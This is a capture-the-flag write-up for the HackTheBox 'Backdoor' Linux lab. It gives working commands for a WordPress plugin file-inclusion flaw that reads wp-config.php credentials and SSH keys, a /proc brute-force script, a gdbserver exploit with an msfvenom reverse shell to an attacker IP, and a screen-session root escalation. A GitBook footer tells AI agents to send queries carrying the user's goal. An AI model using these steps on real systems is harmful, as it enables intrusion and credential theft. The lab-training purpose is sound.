> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md).
# Backdoor HackTheBox Writeup
Backdoor HackTheBox Easy Linux machine writeup covering WordPress Local File Inclusion Vulnerability (LFI), LFI to RCE (Abusing /proc/PID/cmdline), Gdbserver RCE Vulnerability, Abusing Screen (Privile
{% hint style="warning" %}
**Skills:**
* WordPress Local File Inclusion Vulnerability (LFI)
* LFI to RCE (Abusing /proc/PID/cmdline)
* Gdbserver RCE Vulnerability
* Abusing Screen (Privilege Escalation) (Session synchronization)
{% endhint %}
## Reconnaissance
**Workspace Setup:**
Set up the workspace by creating three folders to store important content, exploits, and Nmap reconnaissance results.
**VPN Connectivity Check**
Check VPN connectivity to ensure stable communication with the target machine.

**Open Port Discovery with Nmap:**
Enumerate open ports and export the results to the "allPorts" file in the Nmap directory:
```bash
nmap -p- --open -sS -n -Pn --min-rate 5000 10.10.11.125 -oG allPorts
```
**Open Port Analysis with extractPorts:**
Use the extractPorts function to display open ports in a concise format and copy them to the clipboard (22,80,1337)
**Port Version Scan with Nmap:**
Use Nmap to scan service versions and save the output in the "targeted" file:
```bash
nmap -sCV -p22,80,1337 10.10.11.125 -oN targeted
```
To resolve domain names into IP addresses via DNS, insert the domain name associated with its IP address into the `/etc/hosts` file.
### Port 80 - WordPress
**WordPress identification:**
With the **WhatWeb** tool, the service on port 80 is identified as WordPress.
**User enumeration:**
A valid user (admin) is discovered via a brute force attack:
```bash
wpscan --url http://backdoor.htb/ -e u
```
**Enumeration of directories with Gobuster:**
Directory search:
```bash
gobuster dir -u http://backdoor.htb/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```
## Vulnerability Ebook-Download - LFI
Search **wp-content/plugins** to discover active plugins:
```
/wp-content/plugins
```
The **ebook-download** plugin presents an LFI vulnerability exploited via:
```
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
```
This query allows you to download arbitrary files. By recovering the `wp-config.php` file
We get the following information:

* `wordpressuser`
* `MQYBJSaD#DxG6qbm`
This information does not allow you to connect to the `wp-admin` interface,
## Exploitation LFI
**Listing of sensitive files:**
List system users via /etc/passwd:
```bash
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/
```
Attempts to recover the private SSH key of user `user`:
```bash
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa"
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
```
These attempts probably fail due to restricted permissions on these files.
### **LFI - Proc**
**Process exploration**
Creating a Python script to extract process information by exploring `/proc/[PID]/cmdline`:
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb
def def_handler(sig, frame):
print("/n/n[+]] Exiting.../n")
sys.exit(1)
# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Global Variables
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="
def makeRequest():
# /proc/PID/cmdline
p1 = log.progress("Brute Force Attack")
p1.status("Starting Brute Force Attack")
sleep(2)
for i in range(1, 1000):
p1.status("Trying with PATH /proc/%s/cmdline" % str(i))
url = main_url + "/proc/" + str(i) + "/cmdline"
r = requests.get(url)
if len(r.content) > 82:
print("-------------------------------------------------------------------------------------")
log.info("PATH: /proc/%s/cmdline" % str(i))
log.info("Total length: %s" %len(r.content))
print(r.content)
print("-------------------------------------------------------------------------------------")
if __name__ == '__main__':
makeRequest()
```
By analyzing the processes, port 1337 is identified as a **gdbserver** server.
## Port 1337 - gdbserver
An exploit for gdbserver is available on **Searchsploit**:
**gdbserver exploitation:**
```bash
searchsploit -m linux/remote/50539.py
```
1. Generate a reverse shell:
```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 PrependFork=true -o rev.bin
```
2. Start a listener on port 443:
```bash
nc -nvlp 443
```
3. Run the exploit:
```bash
python3 exploit.py 10.10.11.125:1337 rev.bin
```
Process the interactive shell for more stability:
```bash
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```
### Flag User.txt :)
## Privilege Escalation
### SUID - Screen:
#### SUID Binary Identification
We will search for files that have the SUID bit enabled on the system using the following command:
```bash
find / -perm -4000 2>/dev/null
```
#### Screen process analysis
To examine running Screen related processes, we use the following command:
```bash
ps -aux | grep "screen"
```
We find the following process running:
{% code overflow="wrap" %}
```bash
/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root /;; done
```
{% endcode %}
The above process shows that Screen is configured to create a root session if the `/var/run/screen/S-root/` folder is empty. With this setup we can exploit Screen to gain root access.
```bash
screen -x root/
```
### Flag root.txt :)
After accessing the Screen session as root, you now have administrator privileges.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)

.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)